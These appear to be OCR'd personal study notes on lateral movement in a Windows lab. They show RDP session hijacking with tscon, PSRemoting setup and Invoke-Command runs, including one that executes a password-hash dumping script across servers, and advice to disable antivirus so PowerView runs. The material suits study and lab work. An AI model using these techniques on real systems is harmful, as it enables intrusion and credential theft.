
Lateral Movement - TA0008

Sunday, March 27, 2022
6:14 PM

Since we are talking about lateral movement, most of the attacks discussed below are post compromise, with the assumption that the adversary has admin level access.
Broadly, these are some of the most common lateral movement techniques seen in the past:




		Remote File Copy	
AppleScript		Remote Services	
Application Deployment Software		Replication Through Removable Media	
Distributed Component Object Model		Shared Webroot	
Exploitation of Remote Services		SSH Hijacking	
Logon Scripts		Taint Shared Content	
Pass the Hash		Third-party Software	
Pass the Ticket	🟥	Windows Admin Shares	🟥
Remote Desktop Protocol		Windows Remote Management	

pic credit: Red Canary

Remoting techniques used every day by normal users such as RDP, SSH are a popular target of adversaries trying to move laterally [Laying off the Land]. Let's talk about RDP since it's much more prevalent in windows environment.

RDP Session Hijacking


Let's see lateral movement through RDP - RDP Session Hijacking:
Windows allows for multiple users to be logged in at the same time, but only one user can physically use the machine at once. When a new user gets logged on, the current user should either logout or switch user to keep their apps running in the background. We can see that their previous user session still exits, waiting for them to return using task manager or command prompt. Sessions can be listed in command prompt using the 'quser' command


Command Prompt
Task Manager
File Options View
Processes Performance App history Start-up Users Details Services

```
Microsoft Windows [Version 10.0.19042.804]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\AdeleVance>quser
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 alexwilber                               10  Disc            1  20/02/2021 12:44
>adelevance            console            11  Active       none  20/02/2021 12:45

C:\Users\AdeleVance>
```

User	Status	6% CPU	59% Memory	0% Disk	0% Network
AdeleVance (34)		0%	177.6 MB	0.1 MB/s	0 Mbps
AlexWilber (29)	Disconnected	1.2%	341.0 MB	0.1 MB/s	0 Mbps

The same is True for RDP sessions both in client and server environments. By default, when a user closes an RDP session or gets dropped off due a network error; their session continues to run uninterrupted. These open sessions provide an opportunity for an attacker for achieving lateral movement across the network. Although, windows need authentication to switch to another user, this can be bypassed when the adversary has been elevated to system level privileges. As we already discussed, let's assume the attacker has already managed to get elevated privileges.
Now, the adversary can hijack the user's session regardless of whether the session is sitting in the background or if it's actively used.
This can be done simply by using the windows native 'tscon' command by specifying the target session 'ID' and a reference to their own RDP session as a destination for the hijack.


Task Manager
File Options View
Processes Performance Users Details Services
Administrator: C:\Windows\system32\cmd.exe

User	Status	1% CPU	35% Memory
alice (15)	Disconnected	0%	114.1 MB
bob (18)		0%	139.1 MB

We're now watching Bob's session...

...who's about to hijack Alice's session

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>quser
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>bob                   rdp-tcp#14          5  Active          .  21/02/2021 12:31
 alice                                     7  Disc            6  21/02/2021 15:31

C:\Windows\system32>tscon 7 /dest:rdp-tcp#14
```

Although the attacker has higher privileges, those privileges are valid only in the context of the current endpoint. For e.g., the attacker may have gained access to system privileges on a local account, which is limited to only that machine. But though RDP session hijack, the attacker has now gained access to a domain user account, thus providing a method to access all the machines in that domain.


Thus, through RDP session hijack attacker can now move on to other user's session, access their cached credentials and move laterally across any systems and network resources that the victim may have access to.

PSRemoting / WinRM

One of the commonly used lateral movement technique we see is PSRemoting / WinRM
PowerShell Remoting uses Windows Remote Management (WinRM), which is the Microsoft implementation of the Web Services for Management (WS-Management) protocol, to allow users to run PowerShell commands on remote computers.

PSRemoting is enabled by default on Server 2012 onwards and is increasingly used in enterprise environments.

To quickly enable Winrm
winrm quickconfig -quiet



```
PS C:\Users\quintana> winrm quickconfig -quiet
WinRM service is already running on this machine.
WinRM is already set up for remote management on this computer.

PS C:\Users\quintana>
```


HOW to enable PS Remoting?

How to Enable PowerShell Remoting (PSRemoting) with Group Policy

On the WINDOWS Server:

1.


group policy management ->



Give it a name and click ok.

Right click on the gpo and click edit

Policies -> Admin templates -> Windows Components -> Windows Remote Management (WinRM)


Group Policy Editor
File
Action
View
Help
Windows Defender Antivirus
Windows Defender Exploit Guard
Windows Defender SmartScreen
Windows Error Reporting
Windows Hello for Business
Windows Ink Workspace
Windows Installer
Windows Logon Options
Windows Media Digital Rights Manag
Windows Media Player
Windows Messenger
WinRM Service
Setting
Allow remote server managem
Allow Basic authentication
Allow CredSSP authentication
Allow unencrypted traffic
Specify channel binding token
Disallow WinRM from storing
Disallow Kerberos authenticati
Disallow Negotiate authenticati
Allow remote server management through WinRM
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Options:
Help:

Allow remote server management through WinRM

Edit policy setting

Requirements:
At least Windows Vista

Description:
This policy setting allows you to manage whether the Windows

○ Not Configured
● Enabled
○ Disabled

Supported on: At least Windows Vista


This policy setting allows you to manage whether the Windo

Enable the rule.

1. Next, Goto

Windows Settings -> Security Settings -> Windows Defender Firewall

Add a new rule



Rule Type

Select the type of firewall rule to create.

What type of rule would you like to create?


○ **Program**
Rule that controls connections for a program.

○ **Port**
Rule that controls connections for a TCP or UDP port.

● **Predefined:**
Windows Remote Management
Rule that controls connections for a Windows experience.

○ **Custom**
Custom rule.

Allow connection.
Then right click on properties:
ADD the IP of the DC to allow it



Local IP address
● Any IP address
○ These IP addresses:

Remote IP address
○ Any IP address
● These IP addresses:

IP Address

Specify the IP addresses to match:


● This IP address or subnet:
192.168.118.152
Examples: 192.168.0.12
192.168.1.0/24
2002:9d3b:1a31:4:208:74ff:fe39:6c43
2002:9d3b:1a31:4:208:74ff:fe39:0/112

○ This IP address range:
From:
To:

○ Predefined set of computers:
Default gateway

On Advanced tab, uncheck Private and click OK.

2. Goto System Services -> Windows Remote Management


Group Policy Management Editor
File
Action
View
Help
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3
Windows Defender Firewa
Network List Manager Pol
Wireless Network (IEEE 80
Public Key Policies
Software Restriction Polici
Application Control Polici
IP Security Policies on Acti
Advanced Audit Policy Cor
Policy-based QoS
Administrative Templates: Policy c
Preferences
Service Name
Startup
Permission
Windows Image Acquisition (WIA
Windows Insider Service
Windows Installer
Windows License Manager Service
Windows Licensing Monitoring Se
Windows Management Instrumen
Windows Media Player Network S
Windows Mobile Hotspot Service
Windows Modules Installer
Windows Push Notifications Syste
Windows Push Notifications User
Windows PushToInstall Service
Windows Remote Management (V
Windows Search
Windows Security Service
Windows Time
Windows Update
Windows Update Medic Service
WinHTTP Web Proxy Auto-Discov
Wired AutoConfig
Not Defined
Not Defined
WMI Performance Adapter
Not Defined
Not Defined
Workstation
Not Defined
Not Defined

Windows Remote Management (WS-Management) Pr...

Security Policy Setting

Windows Remote Management (WS-Management)

☑ Define this policy setting

Select service startup mode:
● Automatic
○ Manual
○ Disabled


Edit Security...
OK
Cancel
Apply

and select Automatic service startup mode

FINALLY, gpupdate /force

ON the windows clients:

run the command: Enable-PSRemoting



```
PS C:\Users\Administrator> Enter-PSSession -ComputerName SPIDERMAN
[SPIDERMAN]: PS C:\Users\administrator\Documents>
[SPIDERMAN]: PS C:\Users\administrator\Documents>
[SPIDERMAN]: PS C:\Users\administrator\Documents>
[SPIDERMAN]: PS C:\Users\administrator\Documents> whoami
marvel\administrator
[SPIDERMAN]: PS C:\Users\administrator\Documents> hostname
SPIDERMAN
[SPIDERMAN]: PS C:\Users\administrator\Documents> exit
PS C:\Users\Administrator> Enter-PSSession -ComputerName THEPUNISHER
[THEPUNISHER]: PS C:\Users\administrator\Documents> whoami
marvel\administrator
[THEPUNISHER]: PS C:\Users\administrator\Documents> hostname
THEPUNISHER
[THEPUNISHER]: PS C:\Users\administrator\Documents>
[THEPUNISHER]: PS C:\Users\administrator\Documents>
```


PowerShell remoting by default uses TCP 5985 which is based on WinRM.. 5985 is for HTTP protocol and 5986 is for SSL.
It can be of two types:
One-One
One-Many

One-to-one is interactive and stateful


It runs in a session called PSSession and runs in a process called wsmprovhost

Useful cmdlet:
New-PSSession
Enter-PSSession

One-Many



- One-to-Many
- Also known as Fan-out remoting.
- Non-interactive.
- Executes commands parallelly.
- Useful cmdlets
  - Invoke-Command




- Use below to execute commands or scriptblocks:

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName
(Get-Content <list_of_servers>)
```

- Use below to execute scripts from files

```
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -
ComputerName (Get-Content <list_of_servers>)
```


Invoke-command cmdlet also allows us to pass scripts, the one-one command does not allow this.



```
PS C:\Users\fcastle> Invoke-Command -ComputerName SPIDERMAN -ScriptBlock{hostname; whoami}
SPIDERMAN
marvel\fcastle
PS C:\Users\fcastle>
```


Commands needs to be separated with a **semicolon[;]** NOT a comma.

your antivirus needs to be turn off for executing some scripts, else you'll be getting the below error:



```
PS C:\Users\Administrator> Invoke-Command -ComputerName thepunisher -FilePath C:\Users\Administrator\Downloads\po
werview.ps1
PS C:\Users\Administrator> Invoke-Command -ComputerName spiderman -FilePath C:\Users\Administrator\Downloads\powe
rview.ps1
At line:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
    + PSComputerName        : spiderman
```

To find if we are running in Constrained language mode or full language mode, we run the below command…



```
